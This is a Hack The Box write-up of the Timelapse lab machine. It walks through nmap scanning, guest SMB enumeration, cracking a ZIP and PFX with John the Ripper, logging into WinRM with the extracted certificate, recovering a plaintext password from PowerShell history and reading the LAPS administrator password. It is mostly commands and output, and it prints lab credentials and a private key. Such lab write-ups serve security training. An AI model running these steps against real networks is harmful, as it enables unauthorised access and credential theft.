HTB: Timelapse
Full writeup for the Timelapse machine from the Active Directory Exploitation track on Hack The Box

Reconnaissance
Port Scanning
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
└──╼ #sudo nmap -sC -sV -p- -T4 --min-rate 1000 10.129.227.113 -oN nmap/tcp_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-23 14:28 EDT
Nmap scan report for 10.129.227.113
Host is up (0.044s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-09-24 02:31:19Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
5986/tcp  open  ssl/http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
| tls-alpn:
|_  http/1.1
|_ssl-date: 2026-09-24T02:32:52+00:00; +7h59m59s from scanner time.
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf            .NET Message Framing
49667/tcp open  msrpc             Microsoft Windows RPC
49673/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc             Microsoft Windows RPC
49695/tcp open  msrpc             Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-09-24T02:32:13
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 276.09 seconds
The scan identified the timelapse.htb domain controller, DC01. I added both hostnames locally before continuing.
1
└──╼ #echo "10.129.227.113 timelapse.htb dc01.timelapse.htb" | sudo tee -a /etc/hosts
SMB Share Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
└──╼ #nxc smb timelapse.htb -u guest -p '' --shares
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\guest:
SMB         10.129.227.113  445    DC01             [*] Enumerated shares
SMB         10.129.227.113  445    DC01             Share           Permissions     Remark
SMB         10.129.227.113  445    DC01             -----           -----------     ------
SMB         10.129.227.113  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.227.113  445    DC01             C$                              Default share
SMB         10.129.227.113  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.227.113  445    DC01             NETLOGON                        Logon server share
SMB         10.129.227.113  445    DC01             Shares          READ
SMB         10.129.227.113  445    DC01             SYSVOL                          Logon server share
The Shares share was readable, so I enumerated its contents.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
└──╼ #smbclient //10.129.227.113/Shares -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Oct 25 11:39:15 2021
  ..                                  D        0  Mon Oct 25 11:39:15 2021
  Dev                                 D        0  Mon Oct 25 15:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 11:48:42 2021

		6367231 blocks of size 4096. 1241289 blocks available
smb: \> cd Dev
smb: \Dev\> dir
  .                                   D        0  Mon Oct 25 15:40:06 2021
  ..                                  D        0  Mon Oct 25 15:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 11:46:42 2021

		6367231 blocks of size 4096. 1229139 blocks available
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (14.2 KiloBytes/sec) (average 14.2 KiloBytes/sec)
smb: \Dev\> cd ..
smb: \> cd HelpDesk\
smb: \HelpDesk\> dir
  .                                   D        0  Mon Oct 25 11:48:42 2021
  ..                                  D        0  Mon Oct 25 11:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 10:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 10:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 10:57:40 2021
  LAPS_TechnicalSpecification.docx      A    72683  Mon Oct 25 10:57:44 2021

		6367231 blocks of size 4096. 1250569 blocks available
smb: \HelpDesk\> get LAPS_Datasheet.docx
getting file \HelpDesk\LAPS_Datasheet.docx of size 104422 as LAPS_Datasheet.docx (82.4 KiloBytes/sec) (average 73.8 KiloBytes/sec)
smb: \HelpDesk\> get LAPS_OperationsGuide.docx
getting file \HelpDesk\LAPS_OperationsGuide.docx of size 641378 as LAPS_OperationsGuide.docx (48.0 KiloBytes/sec) (average 50.5 KiloBytes/sec)
smb: \HelpDesk\> get LAPS_TechnicalSpecification.docx
getting file \HelpDesk\LAPS_TechnicalSpecification.docx of size 72683 as LAPS_TechnicalSpecification.docx (82.1 KiloBytes/sec) (average 52.3 KiloBytes/sec)
Initial Access: Recovering the Legacyy certificate
Inspecting the development backup
The most interesting file was winrm_backup.zip, so I downloaded and inspected it.
1
2
3
4
└──╼ #unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
   skipping: legacyy_dev_auth.pfx    incorrect password
winrm_backup.zip was password-protected and contained a PFX file. I used John the Ripper to crack the ZIP password.
Cracking the ZIP password
1
2
3
4
5
6
└──╼ #zip2john winrm_backup.zip > winrmzip_hash
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8
└──╼ #john winrmzip_hash  --show
winrm_backup.zip/legacyy_dev_auth.pfx:supremelegacy:legacyy_dev_auth.pfx:winrm_backup.zip::winrm_backup.zip

1 password hash cracked, 0 left
Cracking the PFX password
After extracting the archive, I cracked the PFX password with John the Ripper.
1
2
3
4
5
6
7
8
9
10
11
12
13
└──╼ #pfx2john legacyy_dev_auth.pfx > legacy.hash
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Timelapse]
└──╼ #john legacy.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:00:28 DONE (2026-09-24 02:39) 0.03459g/s 111795p/s 111795c/s 111795C/s thuglife06..throughthemaze
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Extracting the certificate and private key
With the PFX password recovered, I extracted the private key and certificate using OpenSSL.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
└──╼ #openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -nodes -out key.pem
Enter Import Password:
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Timelapse]
└──╼ #openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.pem
Enter Import Password:
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Timelapse]
└──╼ #cat cert.pem
Bag Attributes
    localKeyID: 01 00 00 00
subject=CN=Legacyy
issuer=CN=Legacyy
-----BEGIN CERTIFICATE-----
MIIDJjCCAg6gAwIBAgIQHZmJKYrPEbtBk6HP9E4S3zANBgkqhkiG9w0BAQsFADAS
MRAwDgYDVQQDDAdMZWdhY3l5MB4XDTIxMTAyNTE0MDU1MloXDTMxMTAyNTE0MTU1
MlowEjEQMA4GA1UEAwwHTGVnYWN5eTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
AQoCggEBAKVWB6NiFkce4vNNI61hcc6LnrNKhyv2ibznhgO7/qocFrg1/zEU/og0
0E2Vha8DEK8ozxpCwem/e2inClD5htFkO7U3HKG9801NFeN0VBX2ciIqSjA63qAb
YX707mBUXg8Ccc+b5hg/CxuhGRhXxA6nMiLo0xmAMImuAhJZmZQepOHJsVb/s86Z
7WCzq2I3VcWg+7XM05hogvd21lprNdwvDoilMlE8kBYa22rIWiaZismoLMJJpa72
MbSnWEoruaTrC8FJHxB8dbapf341ssp6AK37+MBrq7ZX2W74rcwLY1pLM6giLkcs
yOeu6NGgLHe/plcvQo8IXMMwSosUkfECAwEAAaN4MHYwDgYDVR0PAQH/BAQDAgWg
MBMGA1UdJQQMMAoGCCsGAQUFBwMCMDAGA1UdEQQpMCegJQYKKwYBBAGCNxQCA6AX
DBVsZWdhY3l5QHRpbWVsYXBzZS5odGIwHQYDVR0OBBYEFMzZDuSvIJ6wdSv9gZYe
rC2xJVgZMA0GCSqGSIb3DQEBCwUAA4IBAQBfjvt2v94+/pb92nLIS4rna7CIKrqa
m966H8kF6t7pHZPlEDZMr17u50kvTN1D4PtlCud9SaPsokSbKNoFgX1KNX5m72F0
3KCLImh1z4ltxsc6JgOgncCqdFfX3t0Ey3R7KGx6reLtvU4FZ+nhvlXTeJ/PAXc/
fwa2rfiPsfV51WTOYEzcgpngdHJtBqmuNw3tnEKmgMqp65KYzpKTvvM1JjhI5txG
hqbdWbn2lS4wjGy3YGRZw6oM667GF13Vq2X3WHZK5NaP+5Kawd/J+Ms6riY0PDbh
nx143vIioHYMiGCnKsHdWiMrG2UWLOoeUrlUmpr069kY/nn7+zSEa2pA
-----END CERTIFICATE-----
┌─[root@parrot]─[/home/tr3m0x/security/htb/windows/Timelapse]
└──╼ #cat key.pem
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4a534157-c8f1-4724-8db6-ed12f25c2a9b
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQClVgejYhZHHuLz
TSOtYXHOi56zSocr9om854YDu/6qHBa4Nf8xFP6INNBNlYWvAxCvKM8aQsHpv3to
pwpQ+YbRZDu1NxyhvfNNTRXjdFQV9nIiKkowOt6gG2F+9O5gVF4PAnHPm+YYPwsb
oRkYV8QOpzIi6NMZgDCJrgISWZmUHqThybFW/7POme1gs6tiN1XFoPu1zNOYaIL3
dtZaazXcLw6IpTJRPJAWGttqyFommYrJqCzCSaWu9jG0p1hKK7mk6wvBSR8QfHW2
qX9+NbLKegCt+/jAa6u2V9lu+K3MC2NaSzOoIi5HLMjnrujRoCx3v6ZXL0KPCFzD
MEqLFJHxAgMBAAECggEAc1JeYYe5IkJY6nuTtwuQ5hBc0ZHaVr/PswOKZnBqYRzW
fAatyP5ry3WLFZKFfF0W9hXw3tBRkUkOOyDIAVMKxmKzguK+BdMIMZLjAZPSUr9j
PJFizeFCB0sR5gvReT9fm/iIidaj16WhidQEPQZ6qf3U6qSbGd5f/KhyqXn1tWnL
GNdwA0ZBYBRaURBOqEIFmpHbuWZCdis20CvzsLB+Q8LClVz4UkmPX1RTFnHTxJW0
Aos+JHMBRuLw57878BCdjL6DYYhdR4kiLlxLVbyXrP+4w8dOurRgxdYQ6iyL4UmU
Ifvrqu8aUdTykJOVv6wWaw5xxH8A31nl/hWt50vEQQKBgQDYcwQvXaezwxnzu+zJ
7BtdnN6DJVthEQ+9jquVUbZWlAI/g2MKtkKkkD9rWZAK6u3LwGmDDCUrcHQBD0h7
tykwN9JTJhuXkkiS1eS3BiAumMrnKFM+wPodXi1+4wJk3YTWKPKLXo71KbLo+5NJ
2LUmvvPDyITQjsoZoGxLDZvLFwKBgQDDjA7YHQ+S3wYk+11q9M5iRR9bBXSbUZja
8LVecW5FDH4iTqWg7xq0uYnLZ01mIswiil53+5Rch5opDzFSaHeS2XNPf/Y//TnV
1+gIb3AICcTAb4bAngau5zm6VSNpYXUjThvrLv3poXezFtCWLEBKrWOxWRP4JegI
ZnD1BfmQNwKBgEJYPtgl5Nl829+Roqrh7CFti+a29KN0D1cS/BTwzusKwwWkyB7o
btTyQf4tnbE7AViKycyZVGtUNLp+bME/Cyj0c0t5SsvS0tvvJAPVpNejjc381kdN
71xBGcDi5ED2hVj/hBikCz2qYmR3eFYSTrRpo15HgC5NFjV0rrzyluZRAoGAL7s3
QF9Plt0jhdFpixr4aZpPvgsF3Ie9VOveiZAMh4Q2Ia+q1C6pCSYk0WaEyQKDa4b0
6jqZi0B6S71un5vqXAkCEYy9kf8AqAcMl0qEQSIJSaOvc8LfBMBiIe54N1fXnOeK
/ww4ZFfKfQd7oLxqcRADvp1st2yhR7OhrN1pfl8CgYEAsJNjb8LdoSZKJZc0/F/r
c2gFFK+MMnFncM752xpEtbUrtEULAKkhVMh6mAywIUWaYvpmbHDMPDIGqV7at2+X
TTu+fiiJkAr+eTa/Sg3qLEOYgU0cSgWuZI0im3abbDtGlRt2Wga0/Igw9Ewzupc8
A5ZZvI+GsHhm0Oab7PEWlRY=
-----END PRIVATE KEY-----
Initial Access: Certificate-based WinRM
The certificate identity is Legacyy, so I used the certificate and private key to authenticate to WinRM over HTTPS.
1
2
3
4
5
6
7
8
9
10
└──╼ #evil-winrm -i 10.129.227.113 -u legacyy -c cert.pem -k key.pem -S

Evil-WinRM shell v4.1

Warning: SSL enabled

Info: Establishing connection to remote endpoint

Info: Connection successful
*Evil-WinRM* PS C:\Users\legacyy\Documents>
Credential Discovery
Reviewing PowerShell history
I checked the PowerShell command history for credentials or other operational clues.
1
2
3
4
5
6
7
8
9
10
11
*Evil-WinRM* PS C:\Users\legacyy\Documents> type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
The history shows that legacyy used the svc_deploy credentials for a local PowerShell remoting session. The password is exposed directly in the history.
Privilege Escalation
Identifying the LAPS permission
BloodHound showed that svc_deploy has the ReadLAPSPassword permission on the DC01 computer object.

Reading the LAPS password
I queried the LAPS attributes with bloodyAD.
1
2
3
4
5
└──╼ #bloodyAD --host 10.129.227.113 -d timelapse.htb -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV'  get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime

distinguishedName: CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
ms-Mcs-AdmPwd: /@0nd1ge}9)iq18fYXGFC;56
ms-Mcs-AdmPwdExpirationTime: 134351223881808623
The query returned the current LAPS password for the local Administrator account on DC01. I used it to authenticate over WinRM.
1
2
3
4
5
6
7
8
9
10
└──╼ #evil-winrm -i timelapse.htb -u administrator -p '/@0nd1ge}9)iq18fYXGFC;56' -S

Evil-WinRM shell v4.1

Warning: SSL enabled

Info: Establishing connection to remote endpoint

Info: Connection successful
*Evil-WinRM* PS C:\Users\Administrator\Documents>
WinRM as local Administrator
The LAPS password provided local Administrator access to the domain controller.
Conclusion
The attack chain was: anonymous SMB access exposed a protected PFX, the certificate provided a legacyy WinRM foothold, PowerShell history revealed svc_deploy credentials, and LAPS permissions exposed the local Administrator password.